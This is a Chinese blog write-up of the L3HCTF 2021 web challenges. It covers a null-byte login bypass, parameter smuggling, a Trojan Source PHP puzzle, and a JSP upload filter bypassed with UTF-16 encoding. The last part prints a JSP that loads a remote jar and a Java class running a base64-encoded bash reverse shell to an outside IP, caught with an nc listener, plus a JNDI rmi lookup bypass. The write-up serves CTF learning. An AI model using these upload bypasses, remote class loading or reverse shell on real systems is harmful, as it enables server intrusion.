

[2021XCTF]L3HCTF-Writeup(Web)

原创

[Y4tacker](#) 于 2021-11-16 20:57:21 发布 2076 收藏 11

分类专栏: [安全学习 # CTF记录](#) 文章标签: [java](#) [ctf](#) [php](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/solitudi/article/details/121363886>

版权



[安全学习](#) 同时被 2 个专栏收录

212 篇文章 39 订阅

订阅专栏



[CTF记录](#)

88 篇文章 7 订阅

订阅专栏

文章目录

写在前面

Web

[Image Service 1](#)

[Image Service 2](#)

[Easy PHP](#)

[bypass](#)

[绕过方法一](#)

[绕过方法二](#)

[绕过方法N](#)

[cover](#)

[非预期](#)

[预期方法](#)

写在前面

这周刚好比较空就抽了点时间打了下, 质量挺高的还是

Web

Image Service 1

首先我不会go逆向，也不可能逆向，什么快乐elf看不见


| | | | | | | |
|------------|----------|-----------|----------|----------|----------|---|
| fonts | 168 0... | 88 972 | 2021-... | 2021-... | 2021-... | D |
| start.sh | 23 | 25 | 2021-... | 2021-... | 2021-... | A |
| main | 10 70... | 5 592 ... | 2021-... | 2021-... | 2021-... | A |
| Dockerfile | 134 | 112 | 2021-... | 2021-... | 2021-... | A |

注册个账号，发现密码不能是admin

进去可以上传图片

flag在admin账户上传的图片中 源码都被编译了


感觉在任何地方输入admin 都会被ban,



CSDN @Y4tacker

伪造header也都不行

f12我查看源码的时候发现居然是支持表单提交



CSDN @Y4tacker

不会逆向go，那无源码情况下只能靠渗透时候的一些思路，

通过数组、变异payload、多空格等尝试，最终发现可以通过00截断，成功绕过后端检验


我尝试了下本地修改伪造token似乎不太行，可能与其他不知道的参数有关

```
← → ↻ ⚠ 不安全 | 121.36.209.245:10002/get?blur=0&height=0&text=&textcolor=FFFFFF&textsi
应用 CTF Web常用 UAP 本学期课程安排 session 渗透测试 nginx SSRF awd
{"error": "Invalid token"}
```

也发现无论repeat多少次，只要别的参数都一样 token 就一样，而且相同图片的uid分享后不会变之后无意间看到docker日志，这里输出了两个token的值，觉得这里很奇怪

```
service_1 | map[blur:[20] text:[secret] textsize:[50] uuid:[eb4ab436-7218-4f9a-822a-3cd9d6e6934f] x
1:[200] y1:[200]]
service_1 | 7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd 7c129471393cf43b13d76e
0812397b682fd4f237fd85ff6324007b4cca4dfcdd
service_1 | [GIN] 2021/11/15 - 07:46:13 | 200 | 25.825815ms | 172.19.0.1 | GET "/get?bl
ur=20&text=secret&textsize=50&token=7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd
&uuid=eb4ab436-7218-4f9a-822a-3cd9d6e6934f&x1=200&y1=200"
nginx_1 | 110.185.233.103 - - [15/Nov/2021:07:46:13 +0000] "GET /get?blur=20&text=secret&textsize
```


结合上面那一条日志猜想会不会传类似日志中map方式可以绕过，确实有效果很神奇，原本的blur模糊参数空间被屏蔽了



此时也是输出两个相同token，说明我们确实成功了


```
service_1 | map[blur:[20] text:[secret] textsize:[50] uuid:[eb4ab436-7218-4f9a-822a-3cd9d6e6934f] x
1:[200] y1:[200]]
service_1 | 7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd 7c129471393cf43b13d76e
0812397b682fd4f237fd85ff6324007b4cca4dfcdd
service_1 | [GIN] 2021/11/15 - 07:55:29 | 200 | 5.882865ms | 172.19.0.1 | GET "/get?bl
ur:[20] %20text=secret&textsize=50&token=7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4d
fcdd&uuid=eb4ab436-7218-4f9a-822a-3cd9d6e6934f&x1=200&y1=200"
nginx_1 | 110.185.233.103 - - [15/Nov/2021:07:55:29 +0000] "GET /get?blur:[20] %20text=secret&text
size=50&token=7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd&uuid=eb4ab436-7218-4f
```

同理接下来我们只要能屏蔽x1坐标的值，就能得到flag




最后去题目环境下拿到flag

首先获取token



屏蔽参数获取flag



比较奇怪的现象，双击username没问题

```
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "13hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```


CSDN @Y4tacker

```
& "13hctf" == $_GET[password] { //Welcome to L3HCTF+!!
```

password就有问题

整行复制后编码可以看到这里多了一些神奇的字符


```
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "13hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```



CSDN @Y4tacker

只恢复[], ""等字符，并删除注释，最终恢复出来是这个

```
error_reporting(0);
if ("admin" == $_GET[username] && "13hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```



CSDN @Y4tacker

按照上图中方式传参数，成功拿到flag

```
flag{YOU_FOUND_CVE-2021-42574!}
trojansource.codes
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```

URL
http://124.71.176.131:10001/?username=admin&password=l3hctf

CSDN @Y4tacker

bypass

后缀用jsjsp绕过 主要还是文件内容

```
public static boolean checkValidChars(String content) {
    Pattern pattern = Pattern.compile("[a-zA-Z0-9]{2,}");
    Matcher matcher = pattern.matcher(content);
    return matcher.find();
}
```


主要还是绕文件内容的检测了，绕可见字符的检测，还有一个BlackWordsDetect

```
ext = checkExt(ext);

String filePath = uploadPath + File.separator + randName() + ext;
File storeFile = new File(filePath);

String content = item.getString();
boolean check = checkValid
Chars(content);

if (check){
    response.getWriter().write("上传失败：检测到可见字符");
    return;
}

//居然被绕过了，得再加一层过滤
BlackWordsDetect blackWordsDetect = new BlackWordsDetect(item);
boolean detectResult = blackWordsDetect.detect();
if (detectResult) {
    response.getWriter().write("上传失败：检测到黑名单关键字！ " + blackWordsDetect.getBlackWord());
    return;
} else {
    item.write(storeFile);
    response.getWriter().write("文件上传成功！文件路径： " + filePath);
}
}
}
}
```

CSDN @Y4tacker

就很好奇为什么正则过了还有黑名单，只能说明一点，那就是最终写入的一定是一个正常的文件，这个时候，试试能否通过转换编码为utf-16，写个脚本

```
#coding:utf-8
import requests

def uploads(filedata, filename):
    with open(filename, 'wb') as f:
        f.write(filedata)

    r = requests.post('http://123.60.20.221:10001/UploadServlet', files={"filename": open(filename, "rb")})

    print(r.text)
    if "文件上传成功！文件路径： /usr" in r.text:
        url = "http://123.60.20.221:10001/" + r.text.replace(
            "文件上传成功！文件路径： /usr/local/apache-tomcat-8.5.72/webapps/ROOT/", "")
        print(url)
        r = requests.get(url)
        print(r.text)

if __name__ == '__main__':
    data = '''<% out.print("23333"); %>'''.encode("utf-16")
    uploads(data, "1.jsjsp")
```


成功输出了结果，说明思路没问题

```
1.py x 3.py x 1.jsjsp x
1 #coding:utf-8
2 import requests
3
4 def uploads(filedata, filename):
5     with open(filename, 'wb') as f:
6         f.write(filedata)
7
8     r = requests.post('http://123.60.20.221:10001/UploadServlet', files={"filename": open(filename, "rb")})
9
10    print(r.text)
11    if "文件上传成功! 文件路径: /usr" in r.text:
12        url = "http://123.60.20.221:10001/" + r.text.replace(
13            "文件上传成功! 文件路径: /usr/local/apache-tomcat-8.5.72/webapps/ROOT/", ""
14        )
15        print(url)
16        r = requests.get(url)
17        print(r.text)
18
19 if __name__ == '__main__':
20     data = '<<% out.print("23333"); %>'.encode("utf-16")
21     uploads(data, "1.jsjsp")
22
uploads() if "文件上传成功! 文件路径: /usr" in r.text
Run: 3 x
D:\Projectsss\PycharmProjects\test\venv\Scripts\python.exe D:/Projectsss/PycharmProjects/test/3.py
文件上传成功! 文件路径: /usr/local/apache-tomcat-8.5.72/webapps/ROOT//upload/8d1616022c929e03a0de5203498d4ff0/c8ee19a7-98b7-4478-b7b9-08ad6368f0b1.jsp
http://123.60.20.221:10001//upload/8d1616022c929e03a0de5203498d4ff0/c8ee19a7-98b7-4478-b7b9-08ad6368f0b1.jsp
23333
CSDN @Y4tacker
```

接下来通过不断的尝试，发现黑名单有Runtime、\u、ScriptEngine、newInstance、ProcessBuilder、invoke、File、defineClass、lookup、JdbcRowSetImpl等

绕过方法一


绕过也很简单，配合URLClassLoader与Class.forName在初始化对象时候执行命令

```
<%@ page import="java.net.URL" %>
<%@ page import="java.net.URLClassLoader" %>
<%
    URL url = new URL("http://4xxx212/abc.jar");

    URLClassLoader ucl = new URLClassLoader(new URL[]{url});

    Class.forName("com.yyds.yy", true, ucl);
%>
```


首先写一个恶意类，打包jar上传服务器



```
1 package com.yyds;
2
3 import java.io.IOException;
4
5 public class yy {
6     static {
7         try {
8             Runtime.getRuntime().exec(new String[]{"bash", "-c", "echo YmFzaCAtaSA+JiAvZGV2L3RjcC80Mi4xOTIuMTM3LjIxMi8xMjM2IDA+JjEK|base64 -d"});
9         } catch (IOException e) {
10             e.printStackTrace();
11         }
12     }
13
14     public static void main(String[] args) { new yy(); }
15 }
16
17
18
```

CSDN @Y4tacker

成功拿到shell，获得flag



```
root@VM-4-9-ubuntu:~# nc -lvvp 1236
Listening on [0.0.0.0] (family 0, port 1236)
Connection from ecs-123-60-20-221.compute.hwclouds-dns.com 60770 received!
bash: no job control in this shell
[ctf@19c6e5fb453b /]$ ls
ls
anaconda-post.log
bin
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
[ctf@19c6e5fb453b /]$ /readflag
/readflag
L3HCTF{J4v4_1S_s0_fUN_4nd_U_must_b3_j4v4_k1ng}[ctf@19c6e5fb453b /]$
```

CSDN @Y4tacker

绕过方法二

只过滤了小写的lookup，但是还是可以jndi

```
javax.naming.InitialContext.doLookup( name: "rmi://xxxx");
```

看静态方法学费了吗

```
/unchecked/
```

```
public static <T> T doLookup(String name)  
    throws NamingException {  
    return (T) (new InitialContext()).lookup(name);  
}
```

CSDN @Y4tacker

